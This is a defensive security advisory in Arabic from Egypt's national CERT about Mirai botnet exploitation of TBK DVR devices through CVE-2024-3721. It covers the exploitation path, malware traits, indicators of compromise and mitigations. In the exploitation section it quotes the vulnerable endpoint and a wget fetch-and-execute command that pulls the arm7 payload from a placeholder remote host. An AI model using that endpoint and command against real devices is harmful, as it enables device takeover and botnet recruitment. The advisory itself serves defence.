NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

تقرير عن استغلال شبكة Mirai botnet لثغرة في أجهزة TBK DVR عبر حقن الأوامر

EG|CERT
المركز الوطني للإستعداد لطوارئ الحاسبات والشبكات
EGYPTIAN COMPUTER EMERGENCY READINESS TEAM

TLP: WHITE


EMERGING TECHNOLOGIES SECURITY

المحتوى

المقدمة

تعرضت أجهزة تسجيل الفيديو الرقمية من نوع **TBK DVR** لهجوم متقدم نفذته برمجية **Mirai Botnet**، وذلك عقب اكتشاف ثغرة أمنية خطيرة من نوع حقن أوامر **(Command Injection)** مكّنت هذه الثغرة المهاجمين من السيطرة الكاملة على الأجهزة المصابة، وتحويلها إلى عقد ضمن شبكة بوت نت تُستخدم في تنفيذ هجمات حجب الخدمة (DDoS) وغيرها من الأنشطة الخبيثة. وتشير بيانات الرصد إلى أن الغالبية العظمى من الأجهزة المصابة توجد في دول مثل **الصين، الهند، مصر، أوكرانيا، روسيا، تركيا، والبرازيل**.

يقدم هذا التقرير ملخصًا مفصلًا عن الثغرة المكتشفة، ويستعرض آثارها المحتملة، والأجهزة التي تأثرت بها، إلى جانب مجموعة من التوصيات الأمنية المصممة لتعزيز مستوى الحماية والحد من مخاطر استغلال هذه الثغرة.



الموضوع

استخدام TBK DVR

التسجيل والمراقبة:

- يستخدم لتسجيل الفيديو من كاميرات المراقبة.
- يمكنه العمل على مدار الساعة وتخزين التسجيلات لفترات طويلة حسب سعة القرص الصلب.

المشاهدة عن بُعد:

- يدعم الربط بالإنترنت لتتمكن من المشاهدة عن بعد عبر تطبيق على الهاتف أو الحاسوب.

ماهى برمجية Mirai

Mirai هي برمجية خبيثة معروفة ظهرت أول مرة عام 2016، تستهدف أجهزة إنترنت الأشياء (IoT) مثل الكاميرات وأجهزة DVR

بعد اختراق الجهاز، يتم تحويله إلى "زومبي" في شبكة ضخمة (botnet) يمكن استخدامها لتنفيذ هجمات رقمية موسعة، وأبرزها:

- هجمات DDoS.
- إنشاء قنوات proxy ضارة.
- التحكم الكامل عن بُعد.

تم نشر كود المصدر الخاص بـ Mirai في 2016، مما سمح للمهاجمين بصناعة نسخ وتطويرات خاصة منهم.

تفاصيل الثغرة (CVE-2024-3721)

نوع الثغرة:

- حقن أوامر نظام (Command Injection)

شدة الثغرة:

- 6.3 MEDIUM

الأجهزة المتأثرة:

- أجهزة TBK DVR (مثل DVR4216, DVR4104) التي تعمل بأنظمة Linux مدمجة.

آلية الاستغلال:

المهاجم يرسل طلبًا من نوع HTTP POST إلى المسار:

/device.rsp?opt=sys&cmd=...

ويتضمن سطر الأوامر التالي:

cd /tmp; rm arm7; wget http://<IP>/arm7; chmod 777 arm7; ./arm7 tbk

حيث:

- يتم حذف ملفات مؤقتة.
- تنزيل ملف خبيث (مثل arm7) من خادم بعيد.
- إعطاؤه صلاحيات تنفيذ.
- تشغيله لتحويل الجهاز إلى جزء من شبكة Mirai

تحليل البرمجية الخبيثة

خصائص نسخة Mirai المستخدمة:

- تعمية السلاسل النصية باستخدام خوارزمية RC4 مع مفتاح XOR
- وجود أكواد مضادة لكشف بيئات المحاكاة (VMs) مثلVMware ، QEMU
- تتجنب البرمجية العمل في بيئات مشبوهة عبر تحليل المسارات في /proc


الملفات الخبيثة:

- ملفات ثنائية لأنظمةARM32 ، حجمها صغير(~90KB) ، تعمل مباشرة من الذاكرة المؤقتة.
- لا تترك أثرًا دائمًا إذا لم يكن للجهاز نظام ملفات دائم.


حجم الانتشار والضحايا

عدد الأجهزة المكشوفة:

- وفقًا للباحث الأمني Netsecfish: أكثر من 114,000جهاز DVR مكشوف على الإنترنت.
- وفقًا لـ Kaspersky: حوالي 50,000 جهاز تأكدت إصابته فعليًا بالنسخة المعدّلة من Mirai



1.Compromised Devices



2.Shodan Map

الأضرار المحتملة

- إضعاف أداء DVR أو تعطيله.
- اختفاء أو فقدان الفيديوهات المُسجلة.
- الوصول إلى الشبكة الداخلية من خلال الجهاز المصاب.
- توريط الجهاز في هجمات إلكترونية دون علم المالك.
- احتمالية فرض عقوبات على الشبكة المالكة في حال اكتشاف النشاط الضار من مزود الخدمة.

مؤشرات الاختراق (Indicators of Compromise)

Hashes لملفات Mirai :

011a406e89e603e93640b10325ebbdc8

24fd043f9175680d0c061b28a2801dfc

عناوين IP مشبوهة:

42.112.26.36

116.203.104.203

80.152.203.134

التوصيات الأمنية

التحديثات:

- تحديث فوري لبرمجيات التشغيل (firmware) عند توفر التصحيحات الرسمية من TBK أو البائع المعتمد.

العزل:

- فصل أجهزة DVR عن الإنترنت المباشر، واستخدام جدران نارية محلية.
- تعطيل الوصول عن بُعد إذا لم يكن ضروريًا.

كلمات المرور:

- تغيير كلمات المرور الافتراضية فورًا.
- تعطيل الحسابات غير الضرورية.

المراقبة والرصد:

- مراقبة الشبكة بحثًا عن نشاط غير عادي (POST requests، استخدامwget ، إلخ)
- تتبع سجلات النظام لـ .busybox, tmp, /proc

المعالجة بعد الإصابة:

- فصل الجهاز المصاب من الشبكة.
- تنفيذ إعادة ضبط المصنع (Factory Reset)
- إعادة تحميل Firmware نظيف من المصدر الرسمي.

الملخص

الهجوم على أجهزة TBK DVR باستخدام برمجية Mirai يوضح هشاشة أجهزة إنترنت الأشياء أمام التهديدات السيبرانية الحديثة.
هذه الهجمات لا تهدد فقط الجهاز نفسه بل تمتد إلى كامل البنية التحتية المرتبطة به، مما يجعل من الضروري على الأفراد والمؤسسات:

- مراقبة الأجهزة بانتظام.
- تنفيذ سياسات أمنية قوية.
- اتباع مبادئ "أقل قدر من الامتيازات" في التوصيل الشبكي.

المصادر

[1] **Kaspersky** New Mirai botnet campaign targets DVR devices | Securelist
[2] **NIST** NVD - CVE-2024-3721
[3] **Bleeping Computer** New Mirai botnet infect TBK DVR devices via command injection flaw
[4] **Security Week** Mirai Botnets Exploiting Wazuh Security Platform Vulnerability - SecurityWeek
[5] **The Hacker News** Two Distinct Botnets Exploit Wazuh Server Vulnerability to Launch Mirai-Based Attacks
[6] **FortiGuard** Threat Signal Report | FortiGuard Labs
[7] **Cyber and Fraud Centre** Fortinet warns of huge increase in attacks on DVR camera systems - Cyber and Fraud Centre - Scotland